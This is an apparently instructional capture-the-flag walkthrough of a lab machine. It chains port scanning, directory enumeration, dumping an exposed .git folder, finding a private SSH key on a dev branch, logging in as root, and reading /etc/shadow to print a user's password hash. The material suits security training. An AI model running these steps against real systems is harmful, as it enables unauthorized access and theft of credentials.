

Alohomora Write-up


Introduction

Alohomora warmup machine provides a starting point for directory discovery in web applications and hacking a server by accessing critical data from forgotten git files. This practice will give you important skills on how to discover forgotten files on a web server, the potentially sensitive data that can be found in forgotten files, and how to use this sensitive data to create an attack vector to gain access to the server.

Git

Git is a version control system used in the software development process. It allows developers to track changes to the code, revert to older versions, and compare changes between different versions.

One of the important features of Git is "commit". Commit refers to a set of changes and keeps a record of these changes. Another important feature is the "branch" system. Branches are used to develop different versions or features of the project in parallel. This allows new features to be tested or bugs to be fixed without damaging the main code base. When work on a branch is complete, these changes can be "merge" into the main code base (the "main" branch).



Git can be used independently, but is often used in conjunction with online platforms such as GitHub and GitLab. These platforms provide cloud-based solutions for storing, sharing and collaborating on code.

Information Gathering

Let's start gathering information by running a port scan on the target machine.

```
root@hackerbox:~# nmap 172.20.2.203
Starting Nmap 7.80 ( https://nmap.org ) at 2024-01-10 03:50 CST
Nmap scan report for 172.20.2.203
Host is up (0.00027s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3306/tcp  open  mysql
MAC Address: 52:54:00:A9:FD:33 (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.16 seconds
```

We saw that ports 22, 80 and 3306 were open. Let's start our research by first looking at the website running on port 80.

Task 1

We browse the site a bit to find the information requested in the task. When we went to the About page, we saw that the blogger's email address was **tommy@cyberwand-blog.com**.

About me

Greetings, fellow wanderers of the digital realm! I am a passionate explorer of the intersection between technology and creativity, a soul enchanted by the limitless possibilities of the virtual universe. Just like a wizard in search of magical discoveries, I navigate the intricate pathways of the digital landscape, seeking to unravel its mysteries and share the wonders I encounter.

My journey in the vast kingdom of technology began with an insatiable curiosity for how things work. As I delved deeper into the realms of programming and design, I discovered my love for crafting elegant code and designing captivating user experiences. Inspired by the enchanting world of Harry Potter, where every spell and incantation opens doors to unexplored dimensions, I approach coding as an art, weaving lines of logic to create digital enchantments.

In addition to my technical pursuits, I find solace in the enchanting realms of literature and the arts. The eloquence of words and the power of storytelling have always fascinated me, urging me to share my thoughts and ideas through the medium of writing. This fascination, coupled with my love for technology, inspired the creation of my own digital haven – a space where the magical blend of creativity and innovation takes center stage.

Join me on this enchanting odyssey as we explore the marvels of the digital age, unravel the secrets of coding spells, and embark on literary adventures through the corridors of imagination. Just like the pages of a spellbook, my journey is filled with twists and turns, surprises and revelations. Together, let's embrace the magic of technology and creativity, and create a world where every line of code and every word written is infused with the essence of wonder.

Welcome to my digital sanctuary. Prepare to be enchanted.

Contact

tommy@cyberwand-blog.com

Task 2

We can use the **gobuster** tool for directory discovery and the **common.txt** wordlist in **SecList** as a wordlist.

```
gobuster dir -u 172.20.2.203 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt -t 50
```

```
root@hackerbox:~# gobuster dir -u 172.20.2.203 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt -t 50
```

```
Gobuster v3.6
```

```
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

```
[+] Url: http://172.20.2.203
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
```

```
Starting gobuster in directory enumeration mode
```

```
/css (Status: 301) [Size: 308] [→ http://172.20.2.203/css/]
/index.php (Status: 200) [Size: 7267]
/js (Status: 301) [Size: 307] [→ http://172.20.2.203/js/]
/.htpasswd (Status: 403) [Size: 276]
/.htaccess (Status: 403) [Size: 276]
/.hta (Status: 403) [Size: 276]
/.git/logs/ (Status: 200) [Size: 1130]
/.git/index (Status: 200) [Size: 808]
/.git/config (Status: 200) [Size: 270]
/server-status (Status: 403) [Size: 276]
/.git/HEAD (Status: 200) [Size: 21]
/.git (Status: 301) [Size: 309] [→ http://172.20.2.203/.git/]
```

```
Finished
```

As a result of our scan, we discovered the **.git** directory, which may contain critical data.

Task 3

Let's first download the .git folder to our computer by running the command below. We will use the **git-dumper** tool for this.

```
root@hackerbox:~# git-dumper http://172.20.2.203/.git/ ./target
Updated 9 paths from the index
root@hackerbox:~# ls
target
root@hackerbox:~# cd target
root@hackerbox:~/target# ls -lA
total 10024
drwxr-xr-x 12 root root    384 Jan 10 14:15 .git
-rw-r--r--  1 root root     16 Jan 10 14:15 README.md
-rw-r--r--  1 root root   4988 Jan 10 14:15 about.php
-rw-r--r--  1 root root  80420 Jan 10 14:15 bootstrap.bundle.min.js
drwxr-xr-x  3 root root     96 Jan 10 14:15 css
-rw-r--r--  1 root root    345 Jan 10 14:15 db_connection.php
-rw-r--r--  1 root root 5018200 Jan 10 14:15 hack.jpg
-rw-r--r--  1 root root   4322 Jan 10 14:15 index.php
drwxr-xr-x  3 root root     96 Jan 10 14:15 js
-rw-r--r--  1 root root   3088 Jan 10 14:15 post.php
```

We now have the git repository of the blog site. This git repository may contain critical information such as all the source code, development processes, developer's information, etc.

We will use the **git** command line tool to search and access various information in this git repository.

Git CLI

```
git <command>

status          : Gives a brief summary of the current status.
checkout <branch> : Used to change the branch.
log             : Displays commit history.
log --summary   : Provides a summary about commits.
log --oneline   : Provides single line information about commits.
log --stat      : Provides statistical data.
log --follow [file] : Shows changes related to a file.
show <commit-id> : Gives detailed information about a commit.
branch          : Shows the active branch information.
branch -a       : Lists all branches.
```

Let's search for the username of the requested developer in the task using the git commands above.

```
root@hackerbox:~/target# git log
commit 387d4e848b6e566440b2bd65e923d6ca3eaf4f0c (HEAD → main, origin/main, origin/HEAD)
Author: Tom Riddle <tom.riddlexx@proton.me>
Date:   Fri Oct 6 17:55:33 2023 +0300

    Added About Me page

    Introducing my digital sanctuary where technology meets creativity.
    Inspired by the magical world of Harry Potter, this page invites visitors
    to explore my journey in the realms of technology, coding, and literature.
    It's a blend of passion for innovation and the enchantment of storytelling.
    Join me on this odyssey as we unravel the wonders of the digital age and
    the art of coding spells. 🚀📖✨

commit e312f07fac7d443b29b82df3aef86f60f56524a9
Author: Tom Riddle <tom.riddlexx@proton.me>
Date:   Fri Oct 6 17:24:52 2023 +0300

    Cyber security articles inspired by the Harry Potter world have been
    added to the PHP-based blog project.

commit c1e2dda4786c8b9e3856f431abdd68a5a60631a1
Author: tomriddlex1 <147151577+tomriddlex1@users.noreply.github.com>
Date:   Fri Oct 6 17:16:14 2023 +0300

    Initial commit
```

Task 4

We can access the active branch information with the **git branch** command.

```
root@hackerbox:~/target# git branch
* main
```

Task 5, Task 6

We can use the `log` command of git to view commits.

The git command to change branches is `checkout`.

```
root@hackerbox:~/target# git branch -a
* main
  remotes/origin/HEAD → origin/main
  remotes/origin/dev
  remotes/origin/main
root@hackerbox:~/target# git checkout dev
branch 'dev' set up to track 'origin/dev'.
Switched to a new branch 'dev'
root@hackerbox:~/target# git branch -a
* dev
  main
  remotes/origin/HEAD → origin/main
  remotes/origin/dev
  remotes/origin/main
```

Task 7

After we switch to the `dev` branch, which is the development branch, we run the `ls -l` command to list the files.

```
root@hackerbox:~/target# ls -l
total 10032
-rw-r--r--  1 root  root    16 Jan 10 14:15 README.md
-rw-r--r--  1 root  root   5175 Jan 10 15:53 about.php
-rw-r--r--  1 root  root  80420 Jan 10 14:15 bootstrap.bundle.min.js
drwxr-xr-x  3 root  root    96 Jan 10 14:15 css
-rw-r--r--  1 root  root   345 Jan 10 14:15 db_connection.php
-rw-r--r--  1 root  root 5018200 Jan 10 14:15 hack.jpg
-rw-r--r--  1 root  root   2602 Jan 10 15:53 id_rsa
-rw-r--r--  1 root  root   4322 Jan 10 14:15 index.php
drwxr-xr-x  3 root  root    96 Jan 10 14:15 js
-rw-r--r--  1 root  root   3088 Jan 10 14:15 post.php
```

After switching to the dev branch, when we list the files, we see that there is a file named `id_rsa`.

System Access

Task 8

To access the password hash information of the hackviser user requested in the task, we need to access the system and access the `/etc/shadow` file.


`/etc/shadow`

In Linux operating systems, the `/etc/shadow` file is used to securely store the password information of users on the system. In this file, the passwords of the users on the system are hashed.

When we do a search on the internet about the `id_rsa` file we found in the previous task, we understand that it is a key file used to connect to SSH.

When connecting to the target server via SSH, we can try to connect as root user. We try to connect to the server with the following command.

```
ssh -i id_rsa root@172.20.2.203
```



```
root@hackerbox:~/target# ssh -i id_rsa root@172.20.2.203
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@                WARNING: UNPROTECTED PRIVATE KEY FILE!                @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
```

It gives an error when we try to connect. We understand that the error message is about file permissions. It says that the other user should not be able to access this file.

Let's change the file permissions of `id_rsa` file with the following command.

```
chmod 600 id_rsa
```

Now we try to connect again.

```
root@hackerbox:~/target# ssh -i id_rsa root@172.20.2.203
Linux debian 5.10.0-25-amd64 #1 SMP Debian 5.10.191-1 (2023-08-16) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@debian:~#
```

Yes, we managed to get into the target machine, now let's read the `/etc/shadow` file to complete the task.

```
root@debian:~# cat /etc/shadow
daemon:*:19636:0:99999:7:::
bin:*:19636:0:99999:7:::
sys:*:19636:0:99999:7:::
sync:*:19636:0:99999:7:::
games:*:19636:0:99999:7:::
man:*:19636:0:99999:7:::
lp:*:19636:0:99999:7:::
mail:*:19636:0:99999:7:::
news:*:19636:0:99999:7:::
uucp:*:19636:0:99999:7:::
proxy:*:19636:0:99999:7:::
www-data:*:19636:0:99999:7:::
backup:*:19636:0:99999:7:::
list:*:19636:0:99999:7:::
irc:*:19636:0:99999:7:::
gnats:*:19636:0:99999:7:::
nobody:*:19636:0:99999:7:::
_apt:*:19636:0:99999:7:::
systemd-network:*:19636:0:99999:7:::
systemd-resolve:*:19636:0:99999:7:::
messagebus:*:19636:0:99999:7:::
systemd-timesync:*:19636:0:99999:7:::
sshd:*:19636:0:99999:7:::
hackviser:$y$j9T$F0Wx5qCAorpq72xggPErc0$zkgSTMnKfdrb/jH1zRKBvHCIsNCtmPElDaM4TjhNE7B:19636:0:99999:7:::
systemd-coredump:*:19636:0:99999:7:::
mysql:*:19636:0:99999:7:::
```

👉 We've got the target machine hacked.

-

Congratulations 🎉

✨ You have successfully completed all tasks in this warmup.